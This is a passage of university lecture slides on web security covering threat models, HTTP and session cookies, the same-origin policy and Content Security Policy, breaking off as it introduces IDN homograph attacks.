Web Security

CSIE 7190 Cryptography and Network Security, Spring 2018

https://ceiba.ntu.edu.tw/1062csie_cns

cns@csie.ntu.edu.tw

Hsu-Chun Hsiao

Housekeeping

6/9: HW3 due

6/12: Reading critique #7 due

6/12: 2nd midterm exam

6/19, 6/26: final presentation

Reading critique #7

Write a critique on:

- E. Fernandes, J. Jung, and A. Parkash, "Security Analysis of Emerging Smart Home Applications," in IEEE Symposium on Security and Privacy, 2016.
- Also watch this video: "Modern Automotive Security: History, Disclosure, and Consequences" USENIX Enigma 2016 https://www.youtube.com/watch?v=oiFnjuOYz3k

Text only, one page

Agenda

Overview and background

Web browser

- Same-origin policy
- Content security policy

Web user


- IDN homograph attack
- Clickjacking

Web application

- OWASP top 10
- SQL injection
- Cross-site scripting

Overview and Background

Aspect of web security



HTTP Request

HTTP Response

...

Server
(Hosting application website)

Client (Web browser)

Design secure browser

User (interacting with app via browser)

Securely use the web

Design secure applications

Web users' security requirements

Confidentiality

- Passwords
- Credit card numbers
- Session cookies
- Sensitive information such as emails

Integrity

- Online purchase (no unauthorized transactions)
- Machine state (no malware installation)

Availability

Threat Model

Let's assume the user's machine and browser are trusted

Other user

- Regular web users, can be legitimate members of websites
- E.g., attacker (as a user) injects scripts to a vulnerable site and therefore affects the victim visiting the same site

Web attacker

- Owns a domain name (e.g., **`attacker.com`**)
- Owns a valid HTTPS certificate
- Operates a web server
- E.g., victim visits **`attacker.com`** and the victim's browser is instructed to issue cross-site requests without user's consent

…

Threat Model

Network attacker


- Passive: Wireless eavesdropper
- Active: Evil router, DNS poisoning

Malware attacker


- Browsers may contain exploitable bugs
- Attacker escapes browser isolation mechanisms and run separately under control of OS

Even if browsers were bug-free, still lots of vulnerabilities associated with the web

HTTP basics



HTTP Request
Request Methods:
GET, PUT, POST, DELETE, …
File
Version
GET http://www.ntu.edu.tw HTTP/1.1
Host: www.ntu.edu.tw
Headers
HTTP Response
Version
Status code
Reason phrase
HTTP/1.1 200 OK
Date: Sat, 09 May 2015 17:58:31 GMT
Server: Apache/2.2.9 (FreeBSD)
Content-Type: text/html
ETag: "6f4a1f-ee23729a6673"
<html>
...
</html>
Headers
Data

HTTP basics




```
GET http://www.ntu.edu.tw/  HTTP/1.1
Host: www.ntu.edu.tw
Cookie: EA24B5D23DBD10A3D454A99E5B518B4F
```

Cookie




```
HTTP/1.1 200 OK
Date: Sat, 09 May 2015 17:58:31 GMT
Server: Apache/2.2.9 (FreeBSD)
Content-Type: text/html
ETag: "6f4a1f-ee23729a6673”
<html>
<script> … </script>
</html>
```

Script


What does a browser do

```
HTTP/1.1 200 OK
Date: Sat, 09 May 2015 17:58:31 GMT
Server: Apache/2.2.9 (FreeBSD)
Content-Type: text/html
ETag: "6f4a1f-ee23729a6673"
<html>
<body onload="myFunction()">
<img src="images/logo.png">
<script> … </script>
…
</html>
```

Fetch
Render
Interpret scripts
Handle events

Storing session IDs as cookies

```
POST https://shop/login HTTP/1.1
username=alice&password=qwerty
```



```
HTTP/1.1 200 OK
Set-Cookie: SESSIONID=CA4A4F
```

```
POST https://shop/checkout HTTP/1.1
Cookie: SESSIONID=CA4A4F
Referer: https://shop
item=iphone&creditcard=1234567800001111
```

JavaScript

Programming language of HTML and the Web

Not related to Java

Scripts embedded in HTML page within **`<script>…</script>`**

- `<script> alert("Hello!") </script>`
- `<script type="text/JavaScript" src="http://www.google-analytics.com/analytics.js"></script>`


HTML Document Object Model (DOM)

DOM defines a standard for accessing documents

Browser creates DOM of a page when it's loaded

DOM models the structure of the page as a tree of objects


JavaScript can read or modify DOM dynamically



Browser Isolation Policy

Same-origin policy
Content Security policy

Users visit and login to multiple sites concurrently



要怎麼防止attacker.com影響其他分頁，例如拿到mybank.com session cookies，之後偷偷登入篡改或竊取資料？

Same-origin Policy (同源政策)

A web security policy to prevent cross-site attacks

- `attacker.com` cannot access `mybank.com`
- Origin = (protocol, port, and hostname)

> "A web browser permits scripts contained in a first web page to access data in a second web page, but only if both web pages have the same ***origin***."
> http://en.wikipedia.org/wiki/Same-origin_policy

Same origin or not?

Compare with:

`http://www.example.com/dir/page.html`


http://www.example.com/dir/page2.html
http://www.example.com/dir2/other.html
http://username:password@**www.example.com**/dir2/other.html
http://www.example.com:**81**/dir/other.html
https://www.example.com/dir/other.html
http://**en.example.com**/dir/other.html
http://**example.com**/dir/other.html

http://en.wikipedia.org/wiki/Same-origin_policy


Same-origin Policy

www.csie.ntu.edu.tw

Access to/from same origin



Navigate to any origin



https://duckduckgo.com/?q=course+site=www.csie.ntu.edu.tw

Import images, scripts from any origin


```
<img src="http://w.csie.org/images/map.jpg”>
```

Same-origin Policy Limitations

Even if browsers perfectly implement the same-origin policy, attacks are still possible.

- Clickjacking: Users may be tricked to perform actions that help bypass browser checks.
- Information leak: A webpage can send information to any site.
- XSS: Cross-origin scripts can run with privilege of page, such that injected scripts can corrupt and leak user data.

Same-origin Policy Limitations

Same-origin policy is pervasive yet inconsistently implemented.

Coarse and inflexible; no way to relax policy

- Does not restrict actions within an execution context
- Developers cannot change policy
- Can’t read cross-origin responses

Content Security Policy (CSP)

CSP allows a website to declare security restrictions (mostly whitelisting) that should be enforced by browsers.

- Introduced to prevent execution of untrusted content, such as cross-site scripting (XSS), clickjacking, code injection attacks

Support many directives

Directive	Limit origins of
script-src	scripts
img-src	images
style-src	stylesheets
media-src	audio and video
frame-src	iframe sources
connect-src	XHR, WebSockets, EventSource
font-src	font files
object-src	Flash and other plugin objects
default-src	all assets (including scripts)

▼ **Response Headers** view source

Cache-Control: no-cache
Cache-Control: max-age=0, no-cache, no-store, must-revalidate
Connection: keep-alive
Content-Encoding: gzip
Content-Length: 8769
Content-Security-Policy: default-src 'self' https://*.paypal.com https://*.paypalobjects.com https://nexus.ensighten.com 'unsafe-inline'; frame-src 'self' https://*.brighttalk.com https://*.paypal.com https://*.paypalobjects.com https://www.youtube.com/embed/ https://www.paypal-donations.com https://www.paypal-donations.co.uk https://*.qa.missionfish.org https://www.youtube-nocookie.com https://www.xoom.com https://*.pub.247-inc.net/; script-src 'self' https://*.brighttalk.com https://*.paypal.com https://*.paypalobjects.com https://www.youtube.com/iframe_api https://s.ytimg.com/yts/jsbin/ https://*.t.eloqua.com https://img.en25.com/i/elqCfg.min.js https://nexus.ensighten.com/ 'unsafe-inline' 'unsafe-eval'; connect-src 'self' https://*.paypal.com https://*.paypalobjects.com https://*.salesforce.com https://*.force.com https://*.eloqua.com https://nexus.ensighten.com https://storelocator.api.where.com https://api.paypal-retaillocator.com https://nominatim.openstreetmap.org https://www.paypal-biz.com https://*.dialogtech.com; img-src 'self' * data:; object-src 'self' https://*.paypal.com https://*.paypalobjects.com; font-src 'self' https://*.paypalobjects.com;
Content-Type: text/html; charset=utf-8
Date: Tue, 23 May 2017 13:28:05 GMT
DC: ccg11-origin-www-1.paypal.com
ETag: W/"6a95-QN3oJElKXRLHxcuSv5YxHuBOADU"
HTTP_X_PP_AZ_LOCATOR: dcg12.slc
Paypal-Debug-Id: 94f0b6421f72
Paypal-Debug-Id: 94f0b6421f72
Pragma: no-cache
Server: Apache
Set-Cookie: LANG=zh_TW%3BTW; Domain=.paypal.com; Path=/; Expires=Tue, 23 May 2017 22:14:00 GMT; HttpOnly
Set-Cookie: akavpau_ppsd=1495546685~id=c0b0782e6cf2b46c3072d093e49123c6; Path=/
Set-Cookie: X-PP-SILOVER=; Expires=Thu, 01 Jan 1970 00:00:01 GMT
Set-Cookie: tsrce=mppnodeweb; Domain=.paypal.com; Path=/; Expires=Wed, 24 May 2017 13:28:04 GMT; HttpOnly; Secure
Set-Cookie: X-PP-SILOVER=name%3DLIVE5.WEB.1%26silo_version%3D880%26app%3Dmppnodeweb%26TIME%3D3845661785%26HTTP_X_PP_AZ_LOCATOR%3Ddcg12.slc; Expires=Tue, 23 May 2017 13:58:05 GMT; domain=.paypal.com; path=/; Secure; HttpOnly
Set-Cookie: x-pp-s=eyJ0IjoiMTQ5NTU0NjA4NTEzMyIsIm0iOiIwIn0; Domain=.paypal.com; Path=/; HttpOnly; Secure
Strict-Transport-Security: max-age=63072000
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-EdgeConnect-MidMile-RTT: 137
X-EdgeConnect-Origin-MEX-Latency: 166
X-FRAME-OPTIONS: SAMEORIGIN
X-Recruiting: If you are reading this, maybe you should be working at PayPal instead! Check out https://www.paypal.com/us/webapps/mpp/paypal-jobs
X-XSS-Protection: 1; mode=block

Content Security Policy (CSP)

CSP is supported by modern browsers

However, most websites fail to correctly configure CSP

- 94.72% of all distinct anti-XSS policies can be bypassed [1].

[1] L. Weichselbaum, M. Spagnuolo, A. Janc, and S. Lekies, "CSP Is Dead, Long Live CSP! On the Insecurity of Whitelists and the Future of Content Security Policy," in *CCS*, 2016.

Attacks by Deceiving Web Users

IDN homograph attack

Clickjacking

Unicode / homograph vulnerability

Internationalized domain name (IDN) homograph attack: exploiting the fact that many different characters look alike

